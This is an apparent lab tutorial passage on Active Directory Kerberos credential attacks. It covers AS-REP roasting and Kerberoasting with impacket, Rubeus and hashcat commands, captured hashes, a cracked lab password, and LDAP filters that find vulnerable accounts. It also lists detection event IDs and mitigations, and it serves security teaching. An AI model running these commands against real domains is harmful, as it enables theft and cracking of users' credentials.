
Since this technique is based on monitoring network traffic, enforce a strong password policy to increase the complexity of possible hash-cracking methods.

AS-REProasting:

AS-REP messages contain a Ticket-Granting Ticket (TGT) encrypted with the secret key of the ticket-granting service (krbtgt), along with a **session key that is encrypted with the secret key of the user being authenticated** during the Kerberos flow.

Although we typically associate AS-REP roasting with user accounts that have the "do not require Kerberos Pre-authentication" option enabled, this technique can be employed whenever we can intercept this type of AS-REP message.

As shown in the following example, we will need the session key, which can be found in "enc-part" part:




```
17859 1730.559596   192.168.25.194   192.168.25.133   KRB5   360 AS-REQ
17861 1730.560153   192.168.25.133   192.168.25.194   KRB5   146 AS-REP

    padata: 1 item
      PA-DATA pA-ETYPE-INFO2
        padata-type: pA-ETYPE-INFO2 (19)
          padata-value: 30223020a003020112a1191b174c415245534c4142532e4c4f43414c456c6c696f742e41
            ETYPE-INFO2-ENTRY
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                salt: LARESLABS.LOCALElliot.A
    crealm: LARESLABS.LOCAL
    cname
      name-type: kRB5-NT-PRINCIPAL (1)
      cname-string: 1 item
        CNameString: Elliot.A
    ticket
      tkt-vno: 5
      realm: LARESLABS.LOCAL
      sname
      enc-part
    enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 2
      cipher [truncated]: d913225246d87d074a769ec12d2797cee75ebc464d64fbe361ad91c1df3c281d43066238f2ae3791ae8ebd8df19ee8
```

AS-REP encrypted part.

Suppose any domain users have the "do not require Kerberos Pre-authentication" option enabled. In that case, we can attempt authentication and retrieve the session key encrypted with the user's secret key from the AS-REP message.

Below is an example of the option enabled for the user "Darlene":



User logon name:

Darlene.A @lareslabs.local

User logon name (pre-Windows 2000):

LARESLABS\ Darlene.A

□ Unlock account

Account options:

- □ Use only Kerberos DES encryption types for this account
- □ This account supports Kerberos AES 128 bit encryption.
- □ This account supports Kerberos AES 256 bit encryption.
- ☑ Do not require Kerberos preauthentication


Account expires

● Never

○ End of: Thursday , March 21, 2024

Dot not require Kerberos preauthentication.


This technique can be performed using impacket's GetNPUsers script. The script itself allows for the option to specify a list of users:



```
┌──(ray㉿karma)-[~/ad/tools/lab/credential-access]
└─$ impacket-GetNPUsers -request -usersfile users_list -dc-ip 192.168.25.133 LARESLABS.local/
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User ELliot.a doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Darlene.a@LARESLABS.LOCAL:9792aef100d06c6dee29a829c1873372$ded94a4ed1ed62a2cbc579f651
f453fa2b71b4a3ae5f46c6600dbf6151db7039af41c0233dbd5634a5b2c1a72bb0262814ee82a07ab91a2404b33e7013705
74e53ed75cfa0686e9ca684daa761227313292bd824c15b3e543de5dceff82f467e0283346d306fc5c719022e40329b0f62
[-] User Tyrell.W doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User SQLSVC doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Impacket AS-REProast.

The same attack can also be carried out using an alternative tool from Windows, Rubeus:




```
PS C:\Users\elliot.a\Downloads> .\Rubeus.exe asreproast /nowrap /format:hashcat

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2


[*] Action: AS-REP roasting

[*] Target Domain          : lareslabs.local

[*] Searching path 'LDAP://DC1.lareslabs.local/DC=lareslabs,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : Darlene.A
[*] DistinguishedName      : CN=Darlene,CN=Users,DC=lareslabs,DC=local
[*] Using domain controller: DC1.lareslabs.local (192.168.25.133)
[*] Building AS-REQ (w/o preauth) for: 'lareslabs.local\Darlene.A'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$23$Darlene.A@lareslabs.local:ABD31667ABCA6C6D7A5887B4C540190A$40177A4C8E0DE3B197F0E069444F6F300E3FF00D9BDCD3D03BE8DB5C071218BD7FB2A7DA2C20CA
E48019AD58408EEBCD6B3274AAA26FEB472C0FA6D8463FFF10B87242FA4449A690E6006AC65E3F6C01D150FEA6C93E09FB56E662BAEDD880106A7B48E8088F8B3F7C0F3E6704F01643DB7E84FEFDF
28952F7D0356F492E0FFD18854DDABEF2DA4482383DDA8AE4FD4EB879C380CC1945CB3E85B49BA6B02BD28D38A659A98AF56AEAC75FBFF6D10067BC9545BEA6
```

Rubeus asreproast.

Once the hash has been obtained via either method, the next stage would be to conduct hash-cracking techniques. At this stage it can be cracked locally or exfiltrated to a remote computer, using Hashcat or John (JTR) through a combination of dictionary, brute-force, rules...

```
hashcat.exe -m18200 <HASH> wordlist
hashcat.exe -m18200 <HASH> -a 3 ?l?l?l?l?l?l?l?l
```

The following is the plain-text password obtained from the hash retrieved through the AS-REProasting attack, using the hashcat tool:



```
$krb5asrep$23$Darlene.A@lareslabs.local:0468e4863874ff996b54b3edd1fa4ae0$1befd24d18e3040f84fbed068100b9f6165e313cdbd6042cfc2cc4
e4298a4c8e5bb52dad95d19ba538e66d2f42f5cacdc87f85df4144df45644e49fed284d6491acdf51ca8186abd14741c7c2c2639b3303545c0078c10a485e9c
41c058500d0ecd9df5c64f58154c0e1d39c86e82a40bb229b46770e35e0e9efa1e28868b6545d378c69943df86c4cd7f3cdbd6fab3e1b40d3f4c0414bac8f28
c30b7a6ef0136788a902edc62f261419b194c6d53e87e62fc2146a141cec150320b7c8421584e99b99fe2c800eb32df4dc:Lareslabs1.

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$Darlene.A@lareslabs.local:0468e486387...2df4dc
Time.Started.....: Sat Mar 09 15:07:34 2024 (0 secs)
Time.Estimated...: Sat Mar 09 15:07:34 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (lareslabsPasswords)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    20686 H/s (0.08ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 7/7 (100.00%)
```

ASREPRoasting- hashcat

LdapFilter for "do not require Kerberos pre-authentication":

```
(&(objectclass=user)(objectcategory=user)
(useraccountcontrol:1.2.840.113556.1.4.803:=4194304))
```

Useful Event IDs & Defenses:

- 4768 - A Kerberos authentication ticket (TGT) was requested.
- 4738 - A user account was changed (to identify a change performed on a domain user object that disables Kerberos Pre-Authentication, UserAccountControl property).

- Mitre | ATT&CK T1558.004- Steal or Forge Kerberos Tickets: AS-REP Roasting

TGS-REProasting (Kerberoast):

Any domain user can request as many service tickets for any service as he wants, **even if he does not have access to that service.**


Since we know that service tickets (TGS) are encrypted with the secret key of the service (machine account or service account) it is intended for, we can order service tickets and then subsequently attempt to crack the secret key offline.

In Active Directory, domain services are typically run from two types of accounts:

- Machine accounts.
- Service accounts.

While trying to crack a TGS from machine accounts can be an arduous task, as these passwords will (by default) be generated automatically, it will be easier to crack the secret keys of service accounts, as humans have generated these.

Utilizing either Rubeus on Windows (*Kerberoast option*) or Impacket's GetUserSPNs on Linux, a request can be made to obtain tickets from accounts that have SPNs:



```
┌──(ray㉿karma)-[~/ad/tools/lab/credential-access]
└─$ impacket-GetUserSPNs -request lareslabs.local/elliot.a:Lareslabs1. -dc-ip 192.168.25.133

Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------------  ------  --------  --------------------------  --------------------------  ----------
SVCADM/SQL01.lareslabs.local:1433   SVCADM            2024-02-20 08:45:50.495958  2024-02-23 08:25:00.384130
sql/sql01.LARESLABS.LOCAL:1443      SQLSVC            2024-02-20 13:44:22.316828  2024-03-09 08:02:49.360955
sql/sql01.LARESLABS.LOCAL           SQLSVC            2024-02-20 13:44:22.316828  2024-03-09 08:02:49.360955
HTTP/FS1.LARESLABS.LOCAL            fsSVC             2024-03-07 11:47:50.474724  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*SVCADM$LARESLABS.LOCAL$lareslabs.local/SVCADM*$c1818374f75c9a2d83fca4c8b88b9294$bad57ea3585203b767bc080b015726061
6f2d4d8e4521a8733eeed861c730b09bb7b734fa1b7c43286bb462f3720385ecd5ffef51824e0173ae2a3f972e1df94948d716f9b2da3e68d6ecbc81302d06
ceac539823267c7ca3100be7492934f9306acbbc950cda9daed9a09257a6ed42a2a727806fd504f8cf62915d44fe54ad5ee4a9b8030d7ade1ec8ed2b1a6be5
6bf6064042c09068d96ebab4e0d47f75a28683704662183dd2b75bd8c298ea7e3c6d1b6728a49b37eed92b499b967dd47356da437572505aa942239a826340
0f5f9efa5febd5e55b72f906d90ee7082211324624183b1042422f8f6157b25facfdba3bed0cbf6f36944888c2508a5f3a61d5d897d280acff960ad81bf36b
4b22667edb895cde48949d96944420dbc98a7ff900d70201b46f1ae2b623d9cf550aad8318e0dfce70614e0d437525086420420ff13a9beb6d865db0a6c9cf
6640482e9b7ed932471858a8bb960cc5b11cd70e7ae38d6e5b8be5bca504bc4f4b0bb8207696adfb090130ac07c89831733329f07178e4ff18a7aafece9824
c35a4d16bad49e8472943627ad7f4dc33bff3deab3a04f6e2357a251fce5b8ab49d78876d57486f54b077ee36f60e8c528185f3445e7e7818d75a03abc72aa
6f3eb3de70072c661b568eeda263226fec078e3db24ad2ad8e39dc03698fafb9fd85aebf49eb6720a6b55ce619b191c512a9f0295095557075fb534d454d18
91f307df6ec6da05e9228a1263b55cd8157a446e048bf6cd0ef607579a9b0691b29d197983020598f48669494c6827d1b9d463a653081ce7d6cb0bdfe4a497
9a1932a6c906536c0589bdc9747cf9717cde4d72c5f19e1528fbe45d59e27cababbdd4a934ded75f93b80b9b7da769109253a01ba49
$krb5tgs$23$*SQLSVC$LARESLABS.LOCAL$lareslabs.local/SQLSVC*$4bdf29227b1498730693d887ccd7ed0d$10eb73111602f69fb3b8a951dfd8e1e8b
e814d9d802e8be2a5145c3400c5c851aec88183e84ca9d0bb99e4ed1527f4c4dcd18e3510928b7da3ee24c637a1868ef6a3b84267c917a9c56d8988862c932
263528a78c85f530e99b64edaf08623af3c196ec90342959181af35c66c5a1e443271dc2470512cf3a201e1fa10b7502050c1327aec697653977abe2bad2d5
220ba807184fbf5c1a417e9e47b4d93039147dd03ec03b60f1835461da30ec7535286fb64f96c77335f67077516db05fd7baa8af98b14822c9461b33a35580
5952b80bca120de6975be47d748ec94f9021a2409d327073520e6c2fb6683f6ff295310a883d8ba7f72a68f60f9c60769a4976b70828012e598419ca8aa725
50a82761da03ec3689685ed41f8c5ae7c6408221073ed2844f7fabd3ad121a1f0bc78995a6ab134863b290e5fee3f6c22c20d3c1a3951c0e1bd3c1aa1ed3ba
152fc7e30a4c68d2a52569c75f24bd3d1361a8012d056752662cd8814c12c28bec61591d3f526d22a352854eb3a9840d8a90b3fae55a97717df9c61e74aee8
7871883d8754cf3d6003efbd8df281d9dfc4650c01120f4e4488f1ef1e5c0fa53b80754d38639fef0e75be8543af793823a4c2d26f9cb691e38d630c5c0af8
3ad58abb09b81441a5e27ce24d2f203de21d9efbf1f9af33084bbae2fc265fc7aa407007221579d54e6821abf6dba9b71d38dc8a7fc63a9cea67125ad8e192
e24e626023e14fb4719fd3670fa769f833821b65c69747b2cf9fcae09d39b325e4ff694c6f87a100850d4d247ed10551c07f28fd030b7cba4fb93f27d2d7d9
```


Impacket-GetUserSPNs - Kerberoast.

LDAP filter for Kerberoastable users:

```
(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!
(UserAccountControl:1.2.840.113556.1.4.803:=2)))
```

This will generate a lot of traffic, especially if we have a large number of accounts that contain SPN, and we request it for all kinds of SPN (servicePrincipalName=*).

The following Wireshark capture shows the traffic generated when requesting TGS from the KDC. In the "enc-part" of the ticket, we can find the data encrypted with the Kerberos key of these service accounts:




```
